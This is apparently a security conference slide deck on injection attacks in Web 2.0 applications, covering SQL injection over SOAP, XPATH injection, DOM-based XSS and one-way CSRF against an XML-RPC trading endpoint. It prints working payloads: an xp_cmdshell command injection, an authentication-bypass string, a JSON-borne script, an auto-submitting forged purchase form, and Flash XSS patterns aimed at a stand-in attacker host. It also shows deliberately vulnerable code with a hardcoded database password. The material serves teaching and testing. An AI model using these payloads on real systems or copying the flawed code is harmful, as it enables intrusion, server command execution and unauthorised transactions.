



Application Injections


Exploiting SQL, XSS & XPATH

Shreeraj Shah

Founder & Director
Blueinfy Solutions
shreeraj@blueinfy.com



Blueinfy




Who Am I?

 <http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>

- **Founder & Director**
 - Blueinfy Solutions Pvt. Ltd.
 - SecurityExposure.com
- **Past experience**
 - Net Square, Chase, IBM & Foundstone
- **Interest**
 - Web security research
- **Published research**
 - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
 - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
 - Advisories - .Net, Java servers etc.
- **Books (Author)**
 - Web 2.0 Security – Defending Ajax, RIA and SOA
 - Hacking Web Services
 - Web Hacking



Blueinfy




Real Case Study

- Web 2.0 Portal – Buy / Sell
- Technologies & Components – Dojo, Ajax, XML Services, Blog, Widgets
- Scan with tools/products **failed**
- Security issues and hacks
 - SQL injection over XML
 - Ajax driven XSS
 - Several XSS with Blog component
 - Several information leaks through JSON fuzzing



» HACKED & Exploited
» DEFENSE

Blueinfy



Next Generation Architecture and Security


Blueinfy





Case study - Pageflakes

The screenshot shows the Pageflakes website interface. At the top, there is a navigation bar with the Pageflakes logo, a search bar with 'Google' text, and a 'Sign up' link. Below the navigation bar is a yellow banner with the text 'Click here to create a page personalized with your interests.' The main content area features several widgets: a weather widget for New Delhi, India, showing a 4-day forecast; a news widget titled 'New Delhi ready to join Beijing to ensure peace: Pranab' with a photo of Pranab Mukherjee and a list of related news items; a 'Photos for new delhi' widget with a photo of trees; and an 'Events in New Delhi, India' widget with a map showing event locations. The Pageflakes logo is visible in the bottom right corner of the screenshot.




Case study - Pageflakes

Widgets

The screenshot shows two widgets from the Pageflakes interface. The top widget is an 'Email' widget with a message that says 'Please configure your email account'. The bottom widget is a 'Calendar' widget showing a month view for June 2008. The calendar grid shows dates from 1 to 7, with the 6th highlighted in yellow. There are navigation arrows and an 'Add Event' button.

Web Services

- GET <http://www.pageflakes.com/CoreServices.soap/GetPageContent?userGuid=%22a5a075d6-ccb4-4ea6-a3fb-a>
- GET <http://www.pageflakes.com/RSSServices.soap/GetRSSChannelList> (1141ms)
- GET <http://www.pageflakes.com/ContentProxy.soap/GetUrl?url=%22http%3A%2F%2Fpageflakes.weather.com%2Fwe> (390ms)
- GET <http://www.pageflakes.com/RSSServices.soap/GetRSSChannel?url=%22http%3A%2F%2Fnews.google.com%2Fne> (78ms)
- GET <http://www.pageflakes.com/ContentProxy.soap/GetUrl?url=%22http%3A%2F%2Fapi.flickr.com%2Fservices>
- GET <http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetAllCategories?flakeId=19159250>
- POST <http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetCachedMap> (734ms)
- GET <http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetPositionFromLocation?flakeId=19>
- POST <http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetEvents> (1641ms)




Impact Points

- Application Infrastructure

Changing dimension	Web 1.0	Web 2.0
<i>(AI1) Protocols</i>	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
<i>(AI2) Information structures</i>	HTML transfer	XML, JSON, JS Objects etc.
<i>(AI3) Communication methods</i>	Synchronous Postback Refresh and Redirect	Asynchronous & Cross-domains (proxy)
<i>(AI4) Information sharing</i>	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)

Blueinfy



Injections ...

- Security Threats

Changing dimension	Web 1.0	Web 2.0
<i>(T1) Entry points</i>	Structured	Scattered and multiple
<i>(T2) Dependencies</i>	Limited	<ul style="list-style-type: none">• Multiple technologies• Information sources• Protocols
<i>(T3) Vulnerabilities</i>	Server side [Typical injections]	<ul style="list-style-type: none">• Web services [Payloads]• Client side [XSS & XSRF]
<i>(T4) Exploitation</i>	Server side exploitation	Both server and client side exploitation


Blueinfy



Security Issues

- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise
- Web Services attacks and exploitation
- Flash clients are running with risks


Blueinfy



Security Issues

- Mashup and un-trusted sources
- RSS feeds manipulation and its integration
- Single Sign On and information convergence at one point
- Widgets and third-party components are bringing security concerns
- Old attacks with new carriers


Blueinfy



Vulnerabilities & Exploits

- Clients side security
- XML protocols and issues
- Information sources and processing
- Information structures' processing
- SOA and Web services issues
- Web 2.0 server side concerns


Blueinfy



Injections

- SQL 2.0
- XSS
 - New vectors
 - In mashup framework
 - XML + XSS Injections
- XML processing – XPATH injections
- Few other injections...

Blueinfy



Challenges


- How to identify possible hosts running the application? – Cross Domain.
- Identifying Ajax and RIA calls
- Dynamic DOM manipulations points
- Identifying XSS and XSRF vulnerabilities for Web 2.0
- Discovering back end Web Services - SOAP, XML-RPC or REST.
- How to fuzz XML and JSON structures?
- Web Services assessment and audit
- Client side code review
- Mashup and networked application points

Blueinfy



Scanning...


Blueinfy



Injection with frameworks

- Ajax based frameworks and identifying technologies.
- Running with what?
 - Atlas
 - GWT
 - Etc.
- Helps in identifying weakness of the application layer.
- Good idea on overall application usage.
- Fingerprinting RIA components running with Flash.
- Atlas/Ajax.NET script discovery and hidden entry points identification.
- Scanning for other frameworks.

Blueinfy



Injection points

- Ajax running with various different structures.
- Developers are adding various different calls and methods for it.
- JavaScript can talk with back end sources.
- Mashups application talking with various sources.
- It has significant security impact.
- JSON, Array, JS-Object etc.
- Identifying and Discovery of structures.

Blueinfy

Discovery

The screenshot displays five browser developer tool console panels, each showing a different data format returned from an AJAX request:

- JSON:** GET `http://localhost/demos/ajax/ajax-struct/myjson.txt` (63ms). Response: `{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": ["212 732-1234", "646 123-4567"] }`
- XML:** GET `http://localhost/demos/ajax/ajax-struct/profile.xml` (47ms). Response: `<?xml version="1.0" encoding="UTF-8"?><profile> <firstName>John</firstName> <lastName>Smith</lastName> <number>212-675-3292</number> </profile>`
- JS-Script:** GET `http://localhost/demos/ajax/ajax-struct/js.txt` (62ms). Response: `firstName="John"; lastName="Smith"; number="212-234-9080";`
- JS-Array:** GET `http://localhost/demos/ajax/ajax-struct/array.txt` (78ms). Response: `new Array("John", "Smith", "212-456-2323")`
- JS-Object:** GET `http://localhost/demos/ajax/ajax-struct/js-object.txt` (47ms). Response: `profile = { firstName : "John", lastName : "Smith", number : "212-234-6758", showfirstName : function(){return this.firstname}, showlastName : function(){return this.lastname}, shownumber : function(){return this.number}, };`

Blueinfy


Fetching entry points

- Dynamic page creation through JavaScript using Ajax.
- DOM events are managing the application layer.
- DOM is having clear context.
- Protocol driven crawling is not possible without loading page in the browser.



SQL & XPATH ...


Blueinfy



SQL Injections

- SQL injection over JSON streams
- Flash based points
- XML data access layer exposure
- Errors are not standard in 500
- 200 and messages are embedded in the stream
- Application features are Asynchronous
- Async. SQL injection is interesting vulnerability with Web 2.0 applications
- RSS feed generation happens in Async. way and possible to exploit


Blueinfy



SOA based SQL Exploits

- Identifying Web Services
- SOAP points
- SOAP based injections
- SQL over SOAP
- XPATH and other injections with SOA

Blueinfy



SOAP request


```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

SOAP
Envelope

Input to the
method

Method
Call

Blueinfy




SOAP request

Product Information

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>(1)Finding Nemo($14.99)/
    </getProductInfoResult>
  </getProductInfoResponse>
</soap:Body>
</soap:Envelope>
```

Blueinfy




SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Cannot use
empty object or column names. Use a single space if necessary.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
```

Fault Code

Indicates SQL Server
Place for SQL Injection

Blueinfy




SOAP response

Popular SQL Injection

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1 or 1=1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Fault Code

Blueinfy




SOAP request

Works!!

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
/(2)Bend it like Beckham($12.99)/
/(3)Doctor Zhivago($10.99)/
/(4)A Bug's Life($13.99)/
/(5)Lagaan($12.99)/
/(6)Monsoon Wedding($10.99)/
/(7)Lawrence of Arabia($14.99)/
    </getProductInfoResult>
  </getProductInfoResponse>
</soap:Body>
```

Blueinfy




SOAP response

Exploiting this Vulnerability

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1;EXEC master..xp_cmdshell 'dir c:\ >
c:\inetpub\wwwroot\wsdir.txt'</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Exploit code

Blueinfy



SOAP request


Works!!

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
    </getProductInfoResult>
  </getProductInfoResponse>
</soap:Body>
</soap:Envelope>
```

Looks Normal
response


Blueinfy

SOAP request



XPATH injection


- XPATH parsing standard error
- XPATH is method available for XML parsing
- MS SQL server provides interface and one can get table content in XML format.
- Once this is fetched one can run XPATH queries and obtain results.
- What if username/password parsing done on using XPATH – XPATH injection



XPATH injection

```
string fulltext = "";
string coString =
    "Provider=SQLOLEDB;Server=(local);database=order;User
    ID=sa;Password=mypass";
SqlXmlCommand co = new SqlXmlCommand(coString);
co.RootTag="Credential";
co.CommandType = SqlXmlCommandType.Sql;
co.CommandText = "SELECT * FROM users for xml Auto";
XmlReader xr = co.ExecuteXmlReader();
xr.MoveToContent();
fulltext = xr.ReadOuterXml();
XmlDocument doc = new XmlDocument();
doc.LoadXml(fulltext);
string credential = "//users[@username='"+user+"' and
    @password='"+pass+"']";
XmlNodeList xmln = doc.SelectNodes(credential);
string temp;
if(xmln.Count > 0)
{
    //True
}
else //false
```

Blueinfy



XPATH injection

```
string credential =
    "//users[@username='"+user+"' and
    @password='"+pass+"']";
```

- XPATH parsing can be leveraged by passing following string ' or 1=1 or '='
- This will always true on the first node and user can get access as who ever is first user.


Bingo!

Blueinfy



XSS & CSRF ...


Blueinfy



Cross Site Scripting (XSS)

- Traditional
 - Persistent
 - Non-persistent
- DOM driven XSS – Relatively new
- Eval + DOM = Combinational XSS with Web 2.0 applications


Blueinfy



Cross Site Scripting (XSS)

- What is different?
 - Ajax calls get the stream.
 - Inject into current DOM using eval() or any other means.
 - May rewrite content using document.write or innerHTML calls.
 - Source of stream can be un-trusted.
 - Cross Domain calls are very common.


Blueinfy



DOM

- Dynamic HTML
- Browser loads Document Object Model
- DOM can be manipulated by scripts in the browser
- Components
 - History
 - Location
 - Forms etc....


Blueinfy



XHR - Ajax

```
function getajax()
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "./ajax.txt", true);
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            response = http.responseText;
            document.getElementById('main').innerHTML = response;
        }
    }
    http.send(null);
}
```


Blueinfy



DOM based XSS

```
if (http.readyState == 4) {
    var response = http.responseText;
    var p = eval("(" + response + ")");
    document.open();
    document.write(p.firstName+"<br>");
    document.write(p.lastName+"<br>");
    document.write(p.phoneNumbers[0]);
    document.close();
}
```


Blueinfy



DOM based XSS

```
document.write(...)  
document.writeln(...)  
document.body.innerHTML=...  
document.forms[0].action=...  
document.attachEvent(...)  
document.create...(...)  
document.execCommand(...)  
document.body. ...  
window.attachEvent(...)  
document.location=...  
document.location.hostname=...  
document.location.replace(...)  
document.location.assign(...)  
document.URL=...  
window.navigate(...)
```


Blueinfy



DOM based XSS

```
document.open(...)  
window.open(...)  
window.location.href=... (and assigning to location's href, host and  
hostname)  
eval(...)  
window.execScript(...)  
window.setInterval(...)  
window.setTimeout(...)
```

Blueinfy



XSS with JSON stream

John

212 732-1234

```
<html>
<body>
<script src="http://demos.com/demos/xss/lib.js">
<a href="#">
</body>
</html>
```

Source of: <http://demos.com/demos/xss/lib.js> - Mozilla Firefox

```
if (! http){
    http=new ActiveXObject("Microsoft.XMLHTTP");
}
http.open("GET", "./myjson.txt", true);
http.onreadystatechange = function()
{
    if (http.readyState == 4) {
        var response = http.responseText;
        var p = eval("(" + response + ")");
        document.open();
        document.write(p.firstName+"<br>");
        document.write(p.lastName+"<br>");
        document.write(p.phoneNumbers[0]);
        document.close();
    }
}
```

Inspect Clear Profile

Console HTML CSS Script

GET http://localhost/demos/xss/r

Headers Response

```
{ "firstName": "John", "lastName": "<script>alert('XSS 2.0');</script>", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```

Blueinfy



XSS with RIA


- Applications running with Flash components
- getURL – injection is possible
- SWFIntruder
- Flasm/Flare
(<http://www.nowrap.de/>)

Attack Configuration Window

<input type="checkbox"/>	asfunction.getURL_javascript.gotRoot("[NAME]"%d.jpg
<input type="checkbox"/>	http://at.tack.er/xss.swf?[NAME]
<input type="checkbox"/>	http://at.tack.er/
<input type="checkbox"/>	"dss
<input type="checkbox"/>	(gotRoot("[NAME]"))
<input type="checkbox"/>	" !\$%&/'=

New pattern:

Blueinfy



RSS feeds - Exploits

- RSS feeds coming into application from various un-trusted sources.
- Feed readers are part of 2.0 Applications.
- Vulnerable to XSS.
- Malicious code can be executed on the browser.
- Several vulnerabilities reported.

Blueinfy



RSS feeds

RSS feeds(News)

Pick your feed

```
<div align="center">
<select id="lbFeeds" onChange="get_rss_feed();" name="lbFeeds">
<option value="">Pick your feed</option>
<option value="proxy.aspx?url=http://rss.cnn.com/rss/cnn_topstories.rss">CNN business
<option value="proxy.aspx?url=http://asp.usatoday.com/marketing/rss/rsstrans.aspx?fee
<option value="proxy.aspx?url=http://rssnews.example.org/rss/news.xml">Trade news</op
</select>
<input id="cbDetails" type="hidden" onClick='format ("content", last_xml_response);'
```

RSS feeds(News)

Trade news

```
//-----
function processRSS (divname, response) {
var html = "";
var doc = response.documentElement;
var items = doc.getElementsByTagName('item');
for (var i=0; i < items.length; i++) {
var title = items[i].getElementsByTagName('title')[0];
var link = items[i].getElementsByTagName('link')[0];
html += "<a style='text-decoration:none' class='style2'
+ link.firstChild.data
+ '>"
+ title.firstChild.data
+ "</a><br><br>";
}
var target = document.getElementById(divname);
target.innerHTML = html;
}
```



Interesting news item

EU trade

BellSout

Crooks


Open Source Programming Community Series Special



Mashups Hacks

- API exposure for Mashup supplier application.
- Cross Domain access by callback may cause a security breach.
- Confidential information sharing with Mashup application handling needs to be checked – storing password and sending it across (SSL)
- Mashup application can be man in the middle so can't trust or must be trusted one.





Widgets/Gadgets - Hacks

- DOM sharing model can cause many security issues.
- One widget can change information on another widget – possible.
- CSRF injection through widget code.
- Event hijacking is possible – Common DOM
- IFrame – for widget is a MUST


Blueinfy




Cross Site Request Forgery (CSRF)

- Is it possible to do CSRF to XML stream
- How?
- It will be POST hitting the XML processing resources like Web Services
- JSON CSRF is also possible
- Interesting check to make against application and Web 2.0 resources


Blueinfy




One Way CSRF Scenario



Blueinfy



One Way CSRF Scenario




Login request

Authentication / Cookie


Blueinfy

One Way CSRF Scenario



Blueinfy


One Way CSRF Scenario



Blueinfy

Attacker's Site

page





One-Way CSRF


Please Login

Username
Password

User is authenticated!



Blueinfy



One-Way CSRF

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value="1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></param><param><value><double>26</double></value></param></params></methodCall></input>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>


Blueinfy



Forcing XML

- Splitting XML stream in the form.
- Possible through XForms as well.
- Similar techniques is applicable to JSON as well.

Blueinfy



 <http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>

Conclusion – Questions...

Blueinfy